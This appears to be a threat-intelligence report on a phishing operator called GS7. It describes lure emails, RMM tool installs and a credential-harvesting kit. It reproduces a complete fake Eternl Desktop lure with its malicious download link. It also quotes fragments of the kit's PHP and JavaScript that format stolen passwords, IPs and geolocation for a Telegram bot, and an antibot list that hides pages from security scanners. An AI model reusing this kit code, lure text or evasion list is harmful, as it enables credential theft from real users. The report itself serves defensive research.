
Listing of stolen financial data used to profile and target victims.

The adversary can fraudulently obtain information from different portals and markets, such as:


- Leaked databases containing user and password lists from previous breaches,
- Corporate directories with names, email addresses, and employee roles of targeted organizations,
- Naming patterns such as corporate email structures like name.surname@company.com,
- Commonly used enterprise software.

This point is particularly relevant, as attacks can be carried out from different perspectives. Campaigns may be launched at scale using standard user creation patterns for each organization's domain, or they may be highly targeted using information previously obtained during reconnaissance activities. For this reason, identifying and monitoring the forums and markets commonly used to sell this type of sensitive information is critically important.

During a conversation with the creator of these campaigns, known as GS7, information related to this stage was revealed. The actor presented emails designed to force victims to download files under the guise of updates or error fixes, or emails that were purely phishing attempts intended to redirect users to login portals of the previously mentioned brands.



Examples of deceptive email lures used to deliver malware or redirect victims to fake login pages during phishing campaigns.



Phishing login page for Fidelity

The characteristics of these fraudulent emails vary, but they typically include:

- Visual branding using HTML with official logos, fonts, and color schemes,
- Urgency-based lures such as action required pending verification, mandatory security update, or attached document requiring immediate signature,
- A call to action with a prominent button linking to domains such as brand.media-auth.com or similar.

Currently, multiple small campaigns are active with similar operational behavior, using different RMM tools to deploy a modus operandi consistent with what has been described previously.

These campaigns include emails that leverage various strategies, such as:

- Updates, improvements, or patches for tools requiring immediate installation,
- Important documents or files,
- Meeting invitations,
- Urgent actions requiring user interaction.

Dear Community,

We are pleased to announce the launch of Eternl Desktop — a dedicated, local-first desktop application designed for users who require greater assurance, clarity, and control when interacting with the Cardano network.

As Cardano evolves, participation is no longer limited to holding ADA or delegating to a single pool. Identity, governance, and value-aligned staking are becoming first-class primitives.

Eternl Desktop was built to support this shift by providing:

1. A non-browser signing environment with explicit transaction visibility
2. Advanced delegation and staking controls
3. Hardware wallet–first security controls
4. A professional-grade interface for high-conviction Cardano users

All keys remain local.
All approvals are explicit.
All actions are under your control.

Recent developments across the Cardano ecosystem highlight a growing focus on purpose-driven delegation.

Through Atrium, initiatives such as the Diffusion Staking Basket allow users to delegate ADA across a curated set of stake pools aligned with decentralization, resilience, and long-term network health.

Importantly: Users staking through the Diffusion Basket continue to earn standard ADA staking rewards

In addition, Diffusion participants are earning NIGHT and ATMA tokens as ecosystem incentives

Over $24,000 worth of NIGHT was distributed in the previous epoch, with a further $40,000 in NIGHT scheduled for the next epoch.


Eternl Desktop is now available to download below for Windows, macOS, and Linux
https://download.eternldesktop.network

Eternl Desktop is where Cardano decisions are finalized.


Thank you for continuing to build, stake, and govern with intent.

—
The Eternl Team

Phishing e-mail



The malicious website redirection embedded in the form



One more phishing interface, utilizing fear and urgency

The result is the same as in the analyzed campaign: the installation of an RMM tool. Several tools with similar functionality have been observed:


- LogMeIn
- AnyDesk
- Atera
- ScreenConnect

In many cases, campaigns require detailed knowledge of the targeted organizations, such as understanding commonly used tools, to send personalized emails, reference specific users or colleagues to create a sense of urgency, or even reuse legitimate emails that have been leaked. Any information provided to the adversary during this phase is crucial to increasing the likelihood of campaign success.

Delivery

Once the victim receives the email impersonating their organization or a tool they use and clicks on the malicious link, the credential exfiltration chain begins. GS7 semi-automates the entire process from the initial landing page to the delivery of stolen credentials to the adversary, moving the victim from an apparent login panel to the forwarding of **credentials to a Telegram bot.**

The steps followed by most of the created portals are:




Different variations exist depending on the brand or campaign being executed. However, the most common setup relies on two key components:

- Index.html or index.php, as the landing page where credentials are entered,
- submit.php, responsible for credential exfiltration to Telegram.

As observed, comments are consistently used throughout all functions, which suggests the code may have been largely generated or assisted by AI, following a structured and orderly scheme commonly seen in this type of tooling:

```JavaScript
[...]
        // Add event listeners for form validation
        document.getElementById('username').addEventListener('input', updateSubmitButton);
        document.getElementById('password').addEventListener('input', updateSubmitButton);
        // Form submission - now handled by PHP
        document.getElementById('loginForm').addEventListener('submit', function(e) {
            const submitBtn = document.getElementById('submitBtn');
            // Show loading state
            submitBtn.disabled = true;
            submitBtn.textContent = 'Signing In...';
            submitBtn.className = 'bg-[#DDC4B2] text-white py-3 px-6 rounded-[4px] text-base
whitespace-nowrap cursor-not-allowed';
            // Form will submit to submit.php and redirect to Google.com
[...]
```

Additionally, an error_log file is often present, recording the information submissions and whether they were completed successfully, including the exact date and time of each transaction.



Successful submission results in the log file

Within submit.php, additional tasks are performed, including:


- Identification of the victim's public IP address
- Server IP address
- Geolocation
- Internet service provider
- User agent
- Timestamp

These elements are relevant because they allow the actor to filter which victims may be considered valid and to avoid duplicate submissions.

As shown below, the code maintains a structure similar to the previous examples, including icons commonly associated with AI-generated code, and sends a message to the Telegram bot to alert that a new victim has been harvested:


```php
// Prepare message for Telegram (HTML Format)
  $message = "🔐 <b>GS7 NF PAGE - New Login Attempt</b>\n\n";
  $message .= "📄 <b>Page:</b> Navy Federal Login Form\n";
  $message .= "👤 <b>Username:</b> <code>" . htmlspecialchars($username) . "</code>\n";
  $message .= "🔑 <b>Password:</b> <code>" . htmlspecialchars($password) . "</code>\n";
  $message .= "💾 <b>Save Username:</b> No\n";
  $message .= "🌐 <b>IP Address:</b> IPv4: {$userIP} | Server IP: {$serverIP}\n";
      if (!empty($geoInfo['country'])) {
```

The final result is the transmission of the collected information to the GS7 Telegram bot. As can be observed, all messages are designed to identify which page the victim attempted to access, since multiple campaigns targeting different organizations are conducted simultaneously, and sensitive information such as usernames, locations, and IP addresses must be clearly associated with each campaign.



Credential harvesting flow showing a fake banking login page capturing user input and exfiltrating data to the Telegram bot

More complex methods are also used by GS7, following the same overall pattern but involving additional components. In these cases, OneDrive is used as an initial entry point that redirects victims to different login pages.



Fake OneDrive interface is forwarding users to different phishing login pages

This approach is similar to the previous one but involves more components while following the same modus operandi, resulting in a more complex execution flow:

OneDrive → Selector → <provider>.php → blocker.php → submit.php → LOG → Telegram BOT

Basic functionalities such as antifraud or antibot blocks implemented in blocker.php are also present in this campaign to avoid detection. If triggered, these mechanisms proactively return a 404 response:

```php
// GS7: Simplified antibot - only block obvious bots, not legitimate users
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words = array("drweb","Dr.Web","scanurl","cyveillance","phishtank","tor-exit");
foreach($blocked_words as $word) {
    if (substr_count($hostname, $word) > 0) {
        header("HTTP/1.0 404 Not Found");
        die("<h1>404 Not Found</h1>The page that you have requested could not be found.");
    }
}
```

At this stage, files such as config.php contain key campaign information, including the Telegram bot details, how information is collected, and how it is transmitted.

```php
// Function to create GS7 message
function create_gs7_message($service, $page, $email, $password) {
    $client = get_client_info();
    $message = "|--- GS7 ENT RESULTZ - {$service} {$page} ---|\n";
    $message .= "Email Address    : {$email}\n";
    $message .= "Password         : {$password}\n";
    $message .= "Source           : {$service} Email Service - {$page}\n";
    $message .= "|--------------- I N F O | I P ------------------|\n";
    $message .= "|Client IP: {$client['ip']}\n";
    $message .= "|--- http://www.geoiptool.com/?IP={$client['ip']} ----\n";
    $message .= "User Agent : {$client['useragent']}\n";
    $message .= "|---------- --------------|\n";
    return $message;
}
```

Backend configuration script that formats stolen credentials and victim metadata

After this, the process reaches the submit.php module, whose functions are identical to those described previously, sending the harvested information using the same message format.

```php
// Get GeoIP information
$geoInfo = getGeoIPInfo($userIP);

// Format timestamp
$timestamp = date('m/d/Y, H:i:s');

// Create uniform message format
$message = "□ **GS7 NF PAGE - {$service} {$page}**\n\n";
$message .= "□ **Page:** {$service} Email Service - {$page}\n";
$message .= "□ **Email:** {$email}\n";
$message .= "□ **Password:** {$password}\n";
$message .= "□ **Save Email:** No\n";
$message .= "□ **IP Address:** IPv4: {$userIP} | Server IP: {$serverIP}\n";

if (!empty($geoInfo['country'])) {
    $location = '';
    if (!empty($geoInfo['city'])) $location .= $geoInfo['city'] . ', ';
    if (!empty($geoInfo['region'])) $location .= $geoInfo['region'] . ', ';
    $location .= $geoInfo['country'];
    $message .= "□ **Location:** {$location}\n";
}

if (!empty($geoInfo['isp'])) {
    $message .= "□ **ISP:** {$geoInfo['isp']}\n";
}
```

Submit.php module, sending messages to the bot

In summary, the adversary employs different configurations depending on the campaign. Some are more direct, impersonating a company and prompting users to enter their credentials, while others use more indirect approaches involving intermediary applications such as OneDrive, which targets a broader user base and allows the collection of a larger volume of credentials.

Credential Harvesting & Exfiltration

The final result after processing the panels is a message in the programmed **BOT** chat where you will receive the victim's information, where you can decide whether or not it is relevant information that you can use to your advantage or sell.

